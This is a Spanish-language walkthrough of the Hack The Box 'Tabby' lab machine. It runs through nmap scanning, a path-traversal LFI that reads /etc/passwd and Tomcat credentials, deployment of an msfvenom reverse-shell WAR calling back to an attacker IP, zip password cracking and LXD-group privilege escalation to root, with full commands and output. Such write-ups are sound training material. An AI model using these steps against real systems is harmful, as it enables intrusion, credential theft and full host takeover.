Tabby_machine

Notas sobre la resolución de la máquina Tabby

---

1) Ejecutamos un ping para verificar si esta activa la máquina víctima

```
ping -c 1 10.10.10.194

ping -c 1 10.10.10.194 -R  (Trace Route)

[*] ttl: 63 (Linux) => Linux (ttl=64) | Windows (ttl=128)
```

---

2) Escaneo rápido de Puertos con NMAP

nmap -p- --open -T5 -v -n 10.10.10.194 (otro comando)

```
└─$ `nmap -p- -sS --min-rate 5000 --open -vvv -n -Pn 10.10.10.194 -oG
allPorts`
```

Puertos Abiertos:

> Open ports: 22,80,8080

3*) Obtener información detallada con NMAP:

(scripts de reconocimiento y exportar en formato nmap)

locate .nse | xargs grep "categories" | grep -oP '".*?"' | tr -d '"' | sort -u (scripts de reconocimiento)

```
└─$ nmap -sCV -p22,80,8080 10.10.10.194 -oN infoPorts
```

```
#### INFO:
> 22/tcp open ssh OpenSSH 8.2p1 Ubuntu 4
>
> 80/tcp open http Apache httpd 2.4.41 ((Ubuntu))
>
> 8080/tcp open http Apache Tomcat


-[*] Buscar versión de Ubuntu

Googlear: open ssh OpenSSH 8.2p1 Ubuntu 4 launchpad

Url: https://launchpad.net/ubuntu/+source/openssh/1:8.2p1-4

Data: openssh (1:8.2p1-4) unstable; <-- * TARGET * -->

---
```

---

4) Whatweb


```
└─$ whatweb 10.10.10.194
http://10.10.10.194 [200 OK] Apache[2.4.41], Bootstrap, Country[RESERVED]
[ZZ], Email[sales@megahosting.com,sales@megahosting.htb], HTML5,
HTTPServer[Ubuntu Linux][Apache/2.4.41 (Ubuntu)], IP[10.10.10.194],
JQuery[1.11.2], Modernizr[2.8.3-respond-1.4.2.min], Script, Title[Mega
Hosting], X-UA-Compatible[IE=edge]
```

---

5) Realizamos un curl solo cabezeras

```
└─$ curl -sX GET http://10.10.10.194 -I
HTTP/1.1 200 OK
Date: Mon, 30 Dec 2024 15:17:23 GMT
Server: Apache/2.4.41 (Ubuntu) <-- *TARGET* -->
Vary: Accept-Encoding
Transfer-Encoding: chunked
Content-Type: text/html; charset=UTF-8
```

6) Local File Inclusion (LFI)



Se acontece un LFI en el parámetro file.

Podemos abusar con un path traversal ../../../../

```
root:x:0:0:root:/root:/bin/bash daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin lp:x:7:7:lp:/var/spool/lpd:/usr
/sbin/nologin mail:x:8:8:mail:/var/mail:/usr/sbin/nologin news:x:9:9:news:/var/spool
/news:/usr/sbin/nologin uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin www-data:x:33:33:www-data:/var/www:/usr
/sbin/nologin backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin irc:x:39:39:ircd:/var
/run/ircd:/usr/sbin/nologin gnats:x:41:41:Gnats Bug-Reporting System (admin):/var
/lib/gnats:/usr/sbin/nologin nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin
/nologin systemd-network:x:100:102:systemd Network Management,,,:/run/systemd:
/usr/sbin/nologin systemd-resolve:x:101:103:systemd Resolver,,,:/run/systemd:/usr/sbin
/nologin systemd-timesync:x:102:104:systemd Time Synchronization,,,:/run/systemd:
/usr/sbin/nologin messagebus:x:103:106::/nonexistent:/usr/sbin/nologin
syslog:x:104:110::/home/syslog:/usr/sbin/nologin _apt:x:105:65534::/nonexistent:
/usr/sbin/nologin tss:x:106:111:TPM software stack,,,:/var/lib/tpm:/bin/false
uuidd:x:107:112::/run/uuidd:/usr/sbin/nologin tcpdump:x:108:113::/nonexistent:
/usr/sbin/nologin landscape:x:109:115::/var/lib/landscape:/usr/sbin/nologin
pollinate:x:110:1::/var/cache/pollinate:/bin/false sshd:x:111:65534::/run/sshd:/usr/sbin
/nologin systemd-coredump:x:999:999:systemd Core Dumper:/:/usr/sbin/nologin
lxd:x:998:100::/var/snap/lxd/common/lxd:/bin/false tomcat:x:997:997::/opt/tomcat:
/bin/false mysql:x:112:120:MySQL Server,,,:/nonexistent:/bin/false
ash:x:1000:1000:clive:/home/ash:/bin/bash
```

Usuarios con bin/bash:

-> root (/root)
-> ash (/hoem/ash)

¿Qué es un Archivo Virtual? (/proc/net/tcp)

`/proc/net/tcp` es un archivo virtual (no un archivo tradicional en disco) que contienen información sobre las **conexiones TCP activas en el sistema**.

Este archivo esta gestionado directamente por el Kernel y sus contenidos reflejan el estado actual de las conexiones TCP.

-> **sl:** número de secuencia de entrada
-> **local_address:** dirección IP y puerto del dispositivo local
-> **rem_address:** dirección IP y puerto del dispositivo remoto
-> **st:** estado de la conexión (01 = ESTABLISHED, 0A = LISTEN)
etc...

Ejecutamos un GET al archivo virtual de la máquina victima:

```
└─$ curl -sX GET "http://10.10.10.194/news.php?
file=../../../../../../proc/net/tcp"
```

Filtramos los "local_address" (IP + puertos internos)

```
└─$ curl -sX GET "http://10.10.10.194/news.php?
file=../../../../../../proc/net/tcp" | awk '{print $2}' | awk '{print $2}'
FS=":" | sort -u

//PUERTOS EN HEXADECIMAL
0016
0035
0050
1F90
C4AA
```

Convertir de hexadecimal a decimal:

Web Página: https://masterplc.com/calculadora/hexadecimal-a-decimal/

Python3:

```
└─$ python3
Python 3.12.8 (main, Dec 13 2024, 13:19:48) [GCC 14.2.0] on linux
>>> 0x0016
22
>>> 0x0035
53
>>> 0x0050
80
>>> 0x1F90
8080
>>> 0xC4AA
50346
```

7) Buscar credenciales `tomcat-users.xml`


-->Para buscar este archivo de Tomcat nos vamos al servicio por el puerto 8080 (http://10.10.10.194:8080/)


--> Googlear: "common /etc/tomcat9/tomcat-users.xml. directories"

--> Ingenieria Inversa:

Tambien podemos montar una maquina virtual con docker e instalar tomcat9 y buscar con "locate" tomcat-users.xml

|-> `/etc/tomcat9/tomcat-users.xml`
|-> `/usr/share/tomcat9/etc/tomcat-users.xml`
|-> `/var/lib/ucf/cache/etc/tomcat9/tomcat-users.xml`





Esto nos devuelve un archivo XML con los datos. Para visualizarlos apretar Ctrol+u


```
   <role rolename="admin-gui"/>
    <role rolename="manager-script"/>
    <user username="tomcat" password="$3cureP4s5w0rd123!" roles="admin-
  gui,manager-script"/>
```

8) Directorios `manager/text/list` Tomcat


`http://localhost:8080/manager/html`
`http://localhost:8080/host-manager/html`

`http://localhost:8080/manager/html/text`
`http://localhost:8080/manager/html/text/deploy`
`http://localhost:8080/manager/text/list` < - - *TARGET* - - >
`http://localhost:8080/manager/text/reload`
`http://localhost:8080/manager/html/text/serverinfo`
`http://localhost:8080/manager/ststus`
`http://localhost:8080/manager/ststus/all`
`http://webserver/manager/jmxproxy/`

FUENTE: https://tomcat-apache-org.translate.goog/tomcat-9.0-doc/manager-howto.html?_x_tr_sl=en&_x_tr_tl=es&_x_tr_hl=es&_x_tr_pto=tc

Acceder al Configuring Manager Application

DOCUMENTACIÓN: https://tomcat.apache.org/tomcat-8.5-doc/host-manager-howto.html



Listar aplicaciones existentes:

```
└─$ curl -u 'tomcat:$3cureP4s5w0rd123!' -sX GET
"http://10.10.10.194:8080/manager/text/list"

OK - Listed applications for virtual host [localhost]
/:running:0:ROOT
/examples:running:0:/usr/share/tomcat9-examples/examples
/host-manager:running:1:/usr/share/tomcat9-admin/host-manager
/manager:running:0:/usr/share/tomcat9-admin/manager
/docs:running:0:/usr/share/tomcat9-docs/docs
```

Craftear archivo .war malicioso

--> Usar la tool "msfvenom" (payload) para crear el archivo .war con reverse shell.

```
└─$ msfvenom -p java/jsp_shell_reverse_tcp LHOST=10.10.16.7 LPORT=443 -f war
-o reverse.war
```

Deploy el archivo .WAR en Tomcat:

FUENTE: https://tomcat.apache.org/tomcat-9.0-doc/manager-howto.html

`http://localhost:8080/manager/text/deploy?path=/`

Bash:

```
└─$ curl -u 'tomcat:$3cureP4s5w0rd123!'
"http://10.10.10.194:8080/manager/text/deploy?path=/pwned" --upload-file
reverse.war

OK - Deployed application at context path [/pwned]
```

Checkeamos la lista:

```
└─$ curl -u 'tomcat:$3cureP4s5w0rd123!' -sX GET
"http://10.10.10.194:8080/manager/text/list"

OK - Listed applications for virtual host [localhost]
/:running:0:ROOT
/pwned:running:0:pwned < - - *TARGET* - - >
/examples:running:0:/usr/share/tomcat9-examples/examples
/host-manager:running:0:/usr/share/tomcat9-admin/host-manager
/manager:running:0:/usr/share/tomcat9-admin/manager
/docs:running:0:/usr/share/tomcat9-docs/docs
```

9) Obtener Reverse Shell

En la URI de Tomcat (http://10.10.10.194:8080) colocar el "path" de la aplicación que deployamos.
Esto ejecutara nuestro archivo .war

Estar a la escucha por nc:

```
└─$ nc -vnlp 443
listening on [any] 443 ...
connect to [10.10.16.7] from (UNKNOWN) [10.10.10.194] 60430
whoami
tomcat
hostname -I
10.10.10.194
```

---

10) Tratar consola

```
script /dev/null -c bash

Ctrol+z

stty raw -echo; fg

reset xterm

(enter)

export TERM=xterm
export SHELL=/bin/bash

stty rows 44 colums 184
```

---

11) Verificar SO y Privilegios

Inspección:

```
└─$ whoami
tomcat
```

```
└─$ id
uid=997(tomcat) gid=997(tomcat) groups=997(tomcat)


└─$ hostname -I
10.10.10.194


└─$ ls -l /home/
drwxr-x--- 3 ash ash 4096 Aug 19  2021 ash


└─$ cat cat /etc/passwd | grep "bash$"
root:x:0:0:root:/root:/bin/bash
ash:x:1000:1000:clive:/home/ash:/bin/bash
```

NOTA:

Este usuario tiene escasos privilegios.
Hay que buscar credencial para usuario ASH.

---

12) Buscar credencial de usuario ASH

--> Dirigirse al directorio `/var/www/html/files` y descomprimir el .ZIP

```
tomcat@tabby:/var/www/html/files$ ls -l

-rw-r--r-- 1 ash  ash  8716 Jun 16  2020 16162020_backup.zip <-- *TARGET* --
>
drwxr-xr-x 2 root root 4096 Aug 19  2021 archive
drwxr-xr-x 2 root root 4096 Aug 19  2021 revoked_certs
-rw-r--r-- 1 root root 6507 Jun 16  2020 statement
```

--> Transferimos el archivo a nuestra maquina atacante

```
tomcat@tabby:/var/www/html/files$ base64 -w 0 16162020_backup.zip ; echo
```

El base64 lo guardamos en un archivo en nuestra maquina atacante.

```
└─$ cat compressed | base64 -d | sponge compressed

└─$ mv compressed compressed.zip
```

El archivo .ZIP esta protegido por contraseña.

Crackear contraseña con JOHN (zip2john)

```
//zip2john tool

└─$ zip2john compressed.zip > hash

└─$ cat hash
compressed.zip:$pkzip$5*1*1*0*8*24*7db5*dd84cfff4c26e855919708e34b3a32adc4d5
c1a0f2a24b1e59be93f3641b254fde4da84c*1*0*8*24*6a8b*32010e3d24c744ea56561bbf9
1c0d4e22f9a300fcf01562f6fcf5c986924e5a6f6138334*1*0*0*24*5d46*ccf7b799809a3d
3c12abb83063af3c6dd538521379c8d744cd195945926884341a9c4f74*1*0*8*24*5935*f42
2c178c96c8537b1297ae19ab6b91f497252d0a4efe86b3264ee48b099ed6dd54811ff*2*0*72
*7b*5c67f19e*1b1f*4f*8*72*5a7a*ca5fafc4738500a9b5a41c17d7ee193634e3f8e483b67
95e898581d0fe5198d16fe5332ea7d4a299e95ebfff6b9f955427563773b68eaee312d2bb841
eecd6b9cc70a7597226c7a8724b0fcd43e4d0183f0ad47c14bf0268c1113ff57e11fc2e74d72
a8d30f3590adc3393dddac6dcb11bfd*$/pkzip$::compressed.zip:var/www/html/news.p
hp, var/www/html/favicon.ico, var/www/html/Readme.txt,
var/www/html/logo.png, var/www/html/index.php:compressed.zip
```

Diccionario:

```
└─$ john --wordlist=/usr/share/wordlists/rockyou.txt hash
```

Contraseña: admin@it (compressed.zip)

NOTA:

Esta contraseña la usaremos para loggearnos con el usuario ash.

---

13) Loggear usuario ASH

```
tomcat@tabby:/var/www/html/files$ su ash
Password: admin@it
```

1° FLAG

```
-r-------- 1 ash ash 33 Dec 31 15:02 user.txt

ash@tabby:~$ cat user.txt
43d6f213b99dae5d402533e4936e90f6
```

Investigar:

```
└─$ whoami

└─$ id
uid=1000(ash) gid=1000(ash)
groups=1000(ash),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd)

└─$ hostname -I

└─$ ls -l /home/

└─$ cat /etc/passwd | grep "bash$"

└─$ sudo -l

//Ver permiso SUID en la bash

//Permisos SUID
└─$ find / -perm -4000 2>/dev/null | xargs ls -l

//Capability
└─$ getcap -r / 2>/dev/null
```

Verificar SO

```
└─$ lsb_release -a
No LSB modules are available.
Distributor ID: Ubuntu
Description:    Ubuntu 20.04 LTS
```

```
Release:        20.04
Codename:       focal

└─$ uname -a
Linux tabby 5.4.0-31-generic #35-Ubuntu SMP Thu May 7 20:20:34 UTC 2020
x86_64 x86_64 x86_64 GNU/Linux
```

---

15) Privilege Escalation

El usuario ash, pertenece al grupo "lxd".

```
ash@tabby:~$ id
uid=1000(ash) gid=1000(ash)
groups=1000(ash),4(adm),24(cdrom),30(dip),46(plugdev),116(lxd)
```

¿Qué es LXD?

El LXD (Linux Daemon) es un administrador de contenedores del sistema, que controla LXC (contenedor de Linux). Linux Container (LXC) es una tecnología de virtualización que ejecuta contenedores aislados utilizando un solo Linux Kernel. Es posible que el usuario Ash cree un contenedor privilegiado y luego lo use para montar el sistema de archivos host. Para lograr esto, podemos descargar una imagen alpina y luego subirla a la máquina remota.

RESUMEN: LXD gestiona vitualizaciones de Linux Container, el cual tiene privilegios elevados para gestionar estos contenedores.

Objetivo:

lxd: permite crear un contenedor y dependiendo como este configurado te permite crear monturas.
Lo que hariamos seria crear una montura del directorio root --> /mnt/root

---

LXD Alpine Linux image builder

This script provides a way to create Alpine Linux images for their use with LXD. It's based off the LXC templates.

Repositorio:

```
git clone https://github.com/saghul/lxd-alpine-builder.git

cd lxd-alpine-builder/

./build-alpine
```

Usar script de s4vitar

A este script cambiarle el nombre por (lxd_privec.sh) y moverlo dentro de la carpeta: lxd-alpine-builder

```
└─$ searchsploit lxd

Ubuntu 18.04 - 'lxd' Privilege Escalation  | linux/local/46978.sh
```

[MAQUINA ATACANTE]
--> Compartir recursos con python3

```
┌──(sonic㉿sonic)-[~/…/hack_the_box/Tabby_machine/utils/lxd-alpine-builder]
└─$ ls -l
-rw-rw-r-- 1 sonic sonic 3259593 Dec 31 12:28 alpine-v3.13-x86_64-
20210218_0139.tar.gz <-- *TARGET*
-rwxrwxr-x 1 sonic sonic    8060 Dec 31 12:28 build-alpine <-- *TARGET*
-rw-rw-r-- 1 sonic sonic   26530 Dec 31 12:28 LICENSE
-rwxr-xr-x 1 sonic sonic    1434 Dec 31 12:34 lxd_privec.sh <-- *TARGET*
-rw-rw-r-- 1 sonic sonic     768 Dec 31 12:28 README.md

┌──(sonic㉿sonic)-[~/…/hack_the_box/Tabby_machine/utils/lxd-alpine-builder]
└─$ python3 -m http.server 80
Serving HTTP on 0.0.0.0 port 80 (http://0.0.0.0:80/) ...
```

[MAQUINA VICTIMA]
--> Desde la maquina victima en el directorio /home/ash descargar los recursos compartidos utilizando WGET.

NOTA: Los siguientes directorios tienen permisos de escritura:
--> /tmp
--> /dev/shm
--> /home/ash

```
//MAQUINA VICTIMA
ash@tabby:/tmp$ wget http://10.10.16.7/lxd_privec.sh
```

```
ash@tabby:/tmp$ wget http://10.10.16.7/alpine-v3.13-x86_64-
20210218_0139.tar.gz
```

Añadir el siguiente path para agregar binario lxc

```
export
PATH=/root/.local/bin:/snap/bin:/usr/sandbox/:/usr/local/bin:/usr/bin:/bin:/
usr/local/games:/usr/games:/usr/share/games:/usr/local/sbin:/usr/sbin:/sbin:
/usr/local/bin:/usr/bin:/bin:/usr/local/games:/usr/games:/usr/bin/vendor_per
l
```

Ejecutar script de s4vitar:

```
ash@tabby:~$ pwd
/home/ash

ash@tabby:~$ ./lxd_privec.sh -f alpine-v3.13-x86_64-20210218_0139.tar.gz

~ # whoami
root
```

NOTA:

Actualmente somos root pero estamos en el contenedor que montamos. Tenemos que ir al inicio de la montura para acceder al directorio root del sistema de archivos.

Ir al directorio /mnt

```
~ # cd ..
/ # ls
bin    dev    etc    home   lib    media  mnt    opt    proc   root   run
sbin   srv    sys    tmp    usr    var

/ # cd mnt
/mnt # ls
root

/mnt # cd root
/mnt/root # ls
bin         cdrom       etc         lib         lib64       lost+found  mnt
```

```
proc        run         snap        sys         usr
boot        dev         home        lib32       libx32      media       opt
root        sbin        srv         tmp         var

/mnt/root # cd root

/mnt/root/root # ls
root.txt  snap

/mnt/root/root # cat root.txt
5498346cbf76a15dac64befe7bf97b82
```